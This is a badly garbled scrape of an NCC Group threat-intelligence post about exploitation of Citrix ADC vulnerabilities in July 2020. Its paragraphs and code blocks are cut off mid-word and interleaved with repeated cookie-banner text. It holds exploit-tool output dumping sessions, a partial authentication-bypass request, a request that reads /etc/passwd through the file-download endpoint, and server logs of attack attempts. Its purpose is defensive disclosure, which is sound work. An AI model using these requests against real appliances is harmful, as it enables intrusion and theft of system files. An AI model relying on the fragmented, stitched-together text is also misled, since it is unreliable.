



◆ Research ◆ Threat Intelligence

tl;dr

Citrix disclosed on July 7th, 2020 a number of vulnerabilities in the [Application Delivery Controller](#). This blog is a summary of what we know as the situation develops.

About the Research and Intelligence Fusion Team (RIFT):

RIFT leverages our strategic analysis, data science, and threat hunting capabilities to create actionable threat intelligence, ranging from IoCs and detection capabilities to strategic reports on tomorrow's threat landscape. Cyber security is an arms race where both attackers and defenders continually update and improve their tools and ways of working. To ensure that our managed services remain effective against the latest threats, NCC Group operates a Global Fusion Center with Fox-IT at its core. This multidisciplinary team converts our leading cyber threat intelligence into powerful detection strategies.

Timeline of Events



Timeline from disclosure to exploitation for CVE-2020-8193, 8195 and 8196

This website makes use of cookies.



This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#)



SANS

Accept all cookies

Reject all cookies

SANS rep
vulnerab

ch

Expl

Public re
exploited

As of July
sessions

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

uld be

Analytical Cookies




Analytical cookies help us to improve our website by collecting and reporting information on its usage.

```
→ nitrix git:(main) x python nitrix.py https://citrix.vuln.local sessions
[*] Target = citrix.vuln.local
[*] Date = Fri, 10 Jul 2020 19:22:45 UTC
[*] Dumping sessions ..
[-] Creating session..
[+] Got session: 25f06683de497994cb634febb5cbe949
[-] Fixing session..
[-] Getting rand..
[+] Got rand: 1867817310.1594408967440718
[-] Re-br
[-] Getti
[+] Sessi
```

This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#) 

Com

Two issu

- CVE-2020
 - CVE-2020
- We have

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

```
POST /pcid
User-Agent
Accept: ap
Accept-Lan
Content-Ty
X-Nitro-Pa
X-Nitro-Us
```

HTTP/1.1

Analytical Cookies

Analytical cookies help us to improve our website by collecting and reporting information on its usage.



```
Connection: Keep-Alive
Content-Length: 45
<appfwprofile><login></login></appfwprofile>
```


POST /rapi/filedownload?filter=path:%2Fetc%2Fpasswd HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/xml
Cookie: [REDACTED]
Rand_key: 1968033329.1594279178769461
X-Nitro-Pass: kRcEnFy6
X-Nitro-User: e4LZniB9

Connecti
Content-
<cliperm

Volu

As of July



This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#)

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Sam

We note

Analytical Cookies

☐ Off

Analytical cookies help us to improve our website by collecting and reporting information on its usage.

Time	apache2.access.method	apache2.access.remote_ip	apache2.access.url	apache2.access.user_agent.original
> Jul 11, 2020 @ 08:13:38.000	POST	8.210.0.99	/pcidss/report?sid=loginchallenge&response1=requestbody&type=allprofiles&set=1&username=nsroot	python-requests/2.23.0
> Jul 11, 2020 @ 08:07:03.000	POST	8.210.0.99	/pcidss/report?sid=loginchallenge&response1=requestbody&type=allprofiles&set=1&username=nsroot	python-requests/2.23.0
> Jul 11, 2020 @ 08:07:03.000	POST	8.210.0.99	/pcidss/report?sid=loginchallenge&response1=requestbody&type=allprofiles&set=1&username=nsroot	python-requests/2.23.0
> Jul 11, 2020 @ 08:07:03.000	POST	8.210.0.99	/pcidss/report?sid=loginchallenge&response1=requestbody&type=allprofiles&set=1&username=nsroot	python-requests/2.23.0
> Jul 10, 2020 @ 09:52:44.000	GET	8.210.0.99	/xui/common/images/img.php	python-requests/2.24.0
> Jul 10, 2020 @ 09:52:44.000	GET	8.210.0.99	/xui/common/images/img.php	python-requests/2.24.0
> Jul 10, 2020 @				python-requests/2.24.0
> Jul 10, 2020 @				python-requests/2.24.0

This website makes use of cookies.

Atte Pass

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

P

Time
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @
> Jul 11, 2020 @

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#)

Gecko/20100101 Firefox/2.0

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Analytical Cookies

Off

Dete

Analytical cookies help us to improve our website by collecting and reporting information on its usage.

A [Sigma rule](#) is available.

Exposure

Based on [Rapid7 Opendata](#) from June between 2,500 and 6,000 devices are exposed with 2,527 on port 443. [Shodan](#) reports ~6,000 across all ports.

Impact and Advice

NCC Group's RIFT have been able to achieve compromise in certain, at the moment, esoteric configurations.

Our advice is that patches should be deployed as soon as is possible.


Characteristics

July 11th,
July 11th,
July 10th,
July 10th,
July 10th,
July 10th,

This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#) 

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Analytical Cookies

☐ Off

Analytical cookies help us to improve our website by collecting and reporting information on its usage.

e, and
great
abilities
ape.
ers and
tools
d
ts, NCC
IT at its
ading



Terms and Conditions

Privacy Policy

Contact Us

Technical Assurance

Consulting & Implementation

Managed Services

Incident Response

Get in Touch

+1-(415)-268-9300

24/7 Incident Response Hotline

+1-(855)-684-1212


or cirt@nccgroup.com

© NCC Group

This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#) 

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Analytical Cookies



Analytical cookies help us to improve our website by collecting and reporting information on its usage.